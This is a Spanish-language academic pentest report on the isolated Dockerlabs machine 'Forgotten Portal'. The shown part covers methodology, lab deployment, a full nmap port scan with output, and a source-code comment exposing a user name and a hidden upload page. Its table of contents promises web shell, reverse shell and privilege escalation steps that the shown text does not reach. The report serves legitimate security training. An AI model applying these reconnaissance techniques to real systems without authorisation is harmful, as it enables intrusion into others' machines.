

INFORME TÉCNICO DEL DESARROLLO MÁQUINA FORGOTTEN PORTAL MÓDULO 3

VALENTINA RAMÍREZ

23/03/2026

NODO EAFIT - ACELERADOR CIBERSEGURIDAD

INTRODUCCIÓN.	4
METODOLOGÍA DE TRABAJO.	5
¿Por qué PTES?	5
¿Cómo se aplicó?	5
Fase 1: Preparación.	5
Fase 2: Exploración.	5
Fase 3: Análisis.	5
Fase 4: Ataque.	6
Fase 5: Acceso profundo.	6
Fase 6: Documentación.	6
OBJETIVOS.	7
Objetivo general.	7
Objetivos específicos.	7
ALCANCE.	7
DESARROLLO TÉCNICO.	8
PREPARACIÓN.	8
Entorno de trabajo.	8
Herramientas.	10
Credenciales.	10
EXPLORACIÓN.	11
Verificación de disponibilidad con ping.	11
Escaneo de puertos con Nmap.	11
ANÁLISIS.	13
Servicio web en el puerto 80.	13
Hallazgo 1: Comentario sensible en el código fuente.	13
Hallazgo 2: Formulario de subida en script.js	14
Hallazgo 3: Formulario de subida con extensión PHP permitida	15
¿Por qué es una vulnerabilidad crítica?	16
Verificación adicional.	16
Hallazgo 4: Enumeración de directorios y rutas con Gobuster.	17
/uploads (Status 301)	18
/server-status (Status 403)	19
Hallazgo 5: Uso de /robots.txt para buscar rutas ocultas.	19
ATAQUE.	20
Creación y carga de la Web Shell.	20
Paso 1: Creación del archivo PHP.	20
Paso 2: Carga del archivo en el servidor.	20
Paso 3: Verificación de la web shell.	21
Paso 4: Obtención de la reverse shell.	22
Paso 5: Estabilización de la shell.	22
ACCESO PROFUNDO.	24

Reconocimiento interno del sistema.	24
Paso 1: Identificación del usuario actual.	24
Paso 2: Exploración de los usuarios del sistema.	24
Paso 3: Revisión de los usuarios en /etc/passwd.	25
Paso 4: Búsqueda de archivos binarios SUID.	25
Paso 5: Exploración del servidor web.	26
Paso 6: Análisis del archivo access_log.	26
Paso 7: Decodificación de credenciales.	26
Movimiento lateral con usuario alice.	27
Paso 1: Acceso como usuario alice.	27
Paso 2: Exploración del directorio de alice.	27
Paso 3: Capturación de la flag de usuario.	27
Paso 4: Análisis del historial de comandos.	28
Paso 5: Análisis del reporte de incidentes.	28
Paso 6: Corrección de permisos de la clave RSA.	29
Movimiento lateral con usuario bob.	29
Paso 1: Acceso como usuario bob.	29
Paso 2: Escalación de privilegios a root.	30
Paso 3: Capturación de la bandera del usuario root.	30
RECOMENDACIONES.	31
RECOMENDACIONES GENERALES.	31
Vulnerabilidad de subida de archivos.	31
Exposición de información en el código fuente.	31
Almacenamiento de credenciales.	31
Configuración de las claves SSH.	31
Permisos sudo.	31
HARDENIZACIÓN DE LA MÁQUINA VIRTUAL.	31
Servidor web:	32
Sistema operativo:	32
Usuarios:	32
RELACIÓN CON EL SOC.	32
CONCLUSIONES.	33
RELACIÓN CON LOS MÓDULOS 1, 2 Y 3.	33
RELACIÓN CON EL MITRE ATT&ACK.	33

INTRODUCCIÓN.

El presente informe tiene como objetivo documentar el proceso de pruebas de penetración realizadas sobre el entorno de una máquina virtual de Dockerlabs, Forgotten Portal, siguiendo como referencia la metodología estándar PTES (Penetration Testing Execution Standard), reconocida en la industria para la ejecución de pentesting. Esta metodología fue adaptada al contexto académico del laboratorio, por lo que mantiene su estructura lógica. Este ejercicio fue llevado a cabo como parte de la formación en ciberseguridad promovida por Nodo EAFIT, que busca identificar vulnerabilidades, analizar vectores de ataque y documentar el proceso de explotación de manera metodológica. El informe abarca desde la fase inicial de reconocimiento, enumeración, identificación y explotación hasta aquellas acciones realizadas en la fase de posexplotación. Cada una de estas etapas se describe de forma detallada con respaldos gráficos que permiten al lector seguir el hilo del proceso realizado. Cabe destacar que todas las actividades aquí documentadas fueron realizadas en un entorno controlado con fines únicamente académicos, por lo que no se afectaron sistemas reales ni terceros.

METODOLOGÍA DE TRABAJO.

Para el desarrollo del laboratorio de pentesting se tomó como marco referencial la metodología Penetration Testing Execution Standard, la cual constituye un estándar reconocido a nivel mundial en el campo de la ciberseguridad ofensiva. Se decidió trabajar con esta metodología debido a su enfoque práctico, estructurado y secuencial, permitiendo documentar de manera ordenada cada fase del proceso, desde la planificación inicial hasta la generación del reporte final.

¿Por qué PTES?

Esta metodología fue elegida porque ofrece una guía clara, específica y reproducible para ejecutar pruebas de penetración dentro de un marco profesional. Su estructura por fases permite no solo ejecutar el ataque siguiendo un orden, sino también ir documentando cada decisión técnica que se toma en el proceso; permite registrar las herramientas utilizadas y los hallazgos con su respectiva evidencia. Esto facilita la trazabilidad del proceso y la comprensión del mismo por parte del lector, sea técnico o no.

¿Cómo se aplicó?

La metodología se adaptó al contexto académico del laboratorio, conservando su lógica original aunque expresada en términos propios, más sencillos y entendibles, siguiendo las siguientes fases de forma secuencial:

Fase 1: Preparación.

Esta etapa corresponde a la planificación previa al inicio del ejercicio. En esta fase se define el alcance del trabajo, los objetivos puntuales, las herramientas a utilizar y las condiciones del entorno sobre el cual se realiza el laboratorio. Durante la preparación se garantiza que el trabajo esté orientado desde el principio.

Fase 2: Exploración.

Esta fase permite recopilar información inicial sobre el entorno objetivo. Se identifican los sistemas activos, el sistema operativo, los posibles servicios expuestos con el fin de construir una visión general antes de interactuar directamente con el objetivo.

Fase 3: Análisis.

Aquí se realiza un análisis más profundo del objetivo mediante el escaneo de puertos, la identificación de versiones de los servicios y la enumeración de rutas, usuarios y recursos disponibles. En esta fase se mapea y enlista la superficie de ataque priorizando los vectores más vulnerables y prometedores.

Fase 4: Ataque.

Con base en la información recopilada en las fases posteriores, se identifican vulnerabilidades específicas y se da paso a su explotación o ataque usando herramientas y técnicas adecuadas. El objetivo de esta fase es obtener acceso al sistema de forma controlada, documentada y sigilosa.

Fase 5: Acceso profundo.

Después de obtener el acceso inicial, se exploran las posibilidades de escalar privilegios u obtener un acceso más profundo y recolectar información adicional dentro del sistema ya comprometido. Esta fase evidencia el verdadero impacto que tendría una intrusión en un entorno real.

Fase 6: Documentación.

Cada fase fue documentada de manera simultánea a su ejecución, registrando evidencia técnica mediante capturas de pantalla y descripción detallada de los hallazgos encontrados.

Cada decisión tomada durante el proceso estuvo guiada por los hallazgos de la fase anterior. Por ejemplo, se priorizó el puerto 80 sobre el 22 porque el servicio web ofrecía una superficie de ataque accesible sin credenciales previas, mientras que SSH las requería. De la misma forma, cada herramienta fue elegida según lo que se iba encontrando en el camino.

OBJETIVOS.

Objetivo general.

Obtener acceso no autorizado a la máquina virtual Forgotten_Portal mediante la identificación y explotación de vulnerabilidades de seguridad presentes en el entorno, documentando detalladamente cada paso del proceso con el fin de consolidar los conocimientos teóricos.

Objetivos específicos.

- Identificar los servicios y puertos expuestos en la máquina objetivo.
- Detectar vulnerabilidades que se puedan explotar a través de técnicas de reconocimiento y análisis.
- Obtener acceso al sistema mediante la explotación controlada de las vulnerabilidades encontradas.
- Escalar privilegios dentro del sistema hasta llegar al root.
- Documentar cada hallazgo con evidencia técnica que respalde el proceso.

ALCANCE.


El desarrollo de este laboratorio tiene un alcance estrictamente delimitado a la máquina virtual Forgotten_Portal. Queda fuera del alcance de cualquier otro sistema externo, red o servicio que NO forme parte de dicho entorno. No se realizan ataques sobre sistemas externos, infraestructura real ni equipos de terceros. Todas las actividades se realizan dentro de un entorno controlado, aislado y con fines exclusivamente académicos.

DESARROLLO TÉCNICO.

PREPARACIÓN.

Entorno de trabajo.

Antes de dar inicio al laboratorio, se establecieron las condiciones base. El entorno fue configurado completamente dentro de Kali Linux, el cual corre en VirtualBox en el equipo anfitrión. La máquina objetivo Forgotten_Portal fue desplegada como un contenedor de Docker directamente dentro de Kali Linux utilizando el script de despliegue automático provisto por la plataforma Dockerlabs.



El comando utilizado para el despliegue fue:

```
(kali㉿kali)-[~/Desktop]
$ sudo bash auto_deploy.sh forgotten_portal.tar
[sudo] password for kali:

      ##
    ## ## ##
  ## ## ## ##
{ ~~~~~ }
  o
{ ~~~~~ }

DOCKERLABS
```

Una vez ejecutado el script, la máquina quedó activa dentro de Kali, asignándole una dirección IP dentro de la red interna de Docker. Esta dirección IP es con la que se trabajó.

```
Estamos habilitando el servicio de docker. Espere un momento...
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-instal
l.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker
Docker ha sido instalado correctamente.

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2 ←
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

La IP del equipo atacante (Kali Linux) se consiguió mediante el comando *ip a*.

```
(kali㉿kali)-[~/Desktop]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
   inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 84485sec preferred_lft 84485sec
   inet6 fd17:625c:f037:2:9813:675f:4f71:5193/64 scope global dynamic noprefixroute
       valid_lft 86294sec preferred_lft 14294sec
   inet6 fe80::d369:a8:f7c5:7239/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Herramientas.

Para el desarrollo del laboratorio se utilizaron herramientas disponibles de forma nativa en Kali Linux. En la fase de exploración y análisis se emplearon *Nmap* para el escaneo de puertos y detección de servicios, y Gobuster para la enumeración de directorios web. Durante la fase de ataque se utilizó *Netcat* para la recepción de la reverse shell, junto con *Python3* para levantar un servidor HTTP temporal que permitió transferir el payload a la máquina objetivo. Para la decodificación de credenciales se empleó el comando nativo *base64*. Finalmente, la escalada de privilegios se logró mediante la explotación del binario *tar* con permisos *sudo*, apoyándose en la base de datos *GTFOBins* para identificar el vector de escalada. Es importante aclarar que el uso de herramientas adicionales pudo haber sido necesario según los hallazgos encontrados durante el proceso.

Herramienta	Para qué
nmap	Escaneo de puertos
gobuster	Enumeración de directorios
netcat	Recibir reverse shell
python3	Servidor HTTP temporal
base64	Decodificar credenciales
tar	Escalar privilegios
GTFOBins	Referencia para escalada

Credenciales.

La máquina no provee credenciales iniciales de acceso, por lo que estas deberán ser identificadas durante el proceso de explotación.

EXPLORACIÓN.

Verificación de disponibilidad con *ping*.

Antes de iniciar el reconocimiento, se verificó la disponibilidad de la máquina objetivo Forgotten_Portal utilizando el comando *ping -c 1* y la dirección IP, lo cual arrojó una respuesta con un TTL de 64, indicando que el sistema operativo en cuestión es Linux y que la máquina se encuentra activa y accesible en la red.

```
(kali㉿kali)-[~/Desktop]
$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.050 ms
— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.050/0.050/0.050/0.000 ms
```

Escaneo de puertos con *Nmap*.

Con el objetivo de identificar los puertos y servicios disponibles en la máquina objetivo, se realizó un escaneo completo de todos estos (puertos TCP) usando *Nmap*. El escaneo se configuró con el fin de detectar versiones de servicios y ejecutar scripts básicos de reconocimiento para obtener la mayor cantidad de información en el menor tiempo posible. El comando utilizado fue:

```
(root㉿kali)-[/home/kali/Desktop]
# nmap -p- -sSVC --min-rate 5000 -vvv -n -Pn 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-23 17:37 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:37
Completed NSE at 17:37, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:37
Completed NSE at 17:37, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:37
Completed NSE at 17:37, 0.00s elapsed
Initiating ARP Ping Scan at 17:37
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 17:37, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:37
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 17:37, 0.90s elapsed (65535 total ports)
Initiating Service scan at 17:37
Scanning 2 services on 172.17.0.2
Completed Service scan at 17:37, 6.15s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:37
Completed NSE at 17:37, 0.32s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:37
Completed NSE at 17:37, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
```

Este comando realizó un escaneo de tipo SYN sobre los 65.535 puertos disponibles, detectando sus versiones. Se configuró una tasa mínima de 5.000 paquetes por segundo para agilizar el proceso, descartando la resolución del DNS y omitiendo la verificación de disponibilidad del host.

```
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:37
Completed NSE at 17:37, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2026-03-23 17:37:36 EDT for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      ←syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 1d:4a:16:27:ad:b8:0b:aa:28:64:b0:10:3b:be:79:1c (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPqFV+NfpZGuIDscCV9gPbHdmIQCjA
9+nAnq29cKRh9lI+rnshZyqxYh9JssAFr8o+FNZeJmLW/A0WBpMx09uJ8=
|_ 256 0b:0f:11:d6:5a:e9:f5:25:c8:17:0d:71:c1:29:c9:53 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOq/EC0x7kvdWUnIws1W68bb7yWOLN1ciw36P4DqfMa4
80/tcp    open  http     ←syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: CyberLand Labs - Innovaci3n en Ciberseguridad
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:37
Completed NSE at 17:37, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:37
Completed NSE at 17:37, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:37
Completed NSE at 17:37, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Como resultado, se identificaron dos puertos abiertos:

Puerto	Protocolo	Servicio	Versión
22	TCP	SSH	OpenSSH 9.6p1 Ubuntu
80	TCP	HTTP	Apache httpd 2.4.58


El puerto 22 corresponde a un servicio SSH mediante el cual se puede acceder de forma remota a la máquina usando credenciales válidas. Por otro lado, el puerto 80 corresponde a un servidor web Apache, lo que indica la presencia de una aplicación web accesible desde el navegador.

Dado que el principal vector de ataque identificado es el servicio web disponible en el puerto 80, se procedió a realizar una exploración más detallada de dicho servicio.

ANÁLISIS.

Servicio web en el puerto 80.


Una vez confirmada la presencia de un servidor web en el puerto 80, se accedió al sitio desde el navegador *Firefox* dentro de *Kali Linux* usando la dirección <http://172.17.0.2/>. La página corresponde al sitio CyberLand Labs, el cual presenta una interfaz visual sin mencionar ninguna funcionalidad de subida de archivos ni rutas adicionales en su navegación visible. Esta fase combinó técnicas de enumeración web como la revisión manual del código fuente, el análisis de archivos *JavaScript* y el descubrimiento automatizado de directorios con *Gobuster*



Hallazgo 1: Comentario sensible en el código fuente.

Buscando información no visible a simple vista, se revisó el código fuente de la página usando las herramientas de desarrollo del navegador. Durante esta revisión, se identificó un comentario HTML que no debería estar presente en un entorno de producción. Este comentario expone dos datos críticos:

Dato expuesto	Valor	Relevancia
Usuario del sistema	Bob	Posible usuario válido para SSH
Ruta oculta	m4ch1n3_upload.html	Página no indexada con funcionalidad de subida de archivos




```
</section>
<!--Bloques de contenido-->
<main>
  <section class="about">
    <h2 class="neon-text-green animate-neon">Sobre Nosotros</h2>
    <p>
      En
      <span class="neon-text-blue animate-neon">CyberLand Labs</span>
      , nos dedicamos a la creación de soluciones avanzadas de ciberseguridad que protegen la
      información crítica de organizaciones en todo el mundo. Con más de una década de
      experiencia, somos pioneros en la innovación tecnológica que define el futuro digital.
    </p>
    <p>
      <a class="neon-text-green animate-neon" href="contacto.html">Contáctanos</a>
      y conoce cómo podemos ayudarte a proteger tus activos digitales.
    </p>
  </section>
</main>
<!--
Nota: Bob ha implementado una nueva funcionalidad en m4chln3_upload.html. Ahora permite
analizar metadatos de los archivos subidos. Esto mejora la capacidad de gestionar información
crítica y detectar posibles anomalías en los datos.
-->
<!--Pie de página-->
<footer>
  <p class="neon-text-white animate-neon">...</p>
  <p>...</p>
</footer>
::after
</div>
<script src="script.js"></script>
</body>
```

Dejar comentarios con información interna en el código fuente es una mala práctica de desarrollo y representa una vulnerabilidad de tipo exposición de información sensible, ya que cualquier usuario puede acceder a ese código desde el navegador sin necesidad de autenticarse previamente.

Hallazgo 2: Formulario de subida en *script.js*

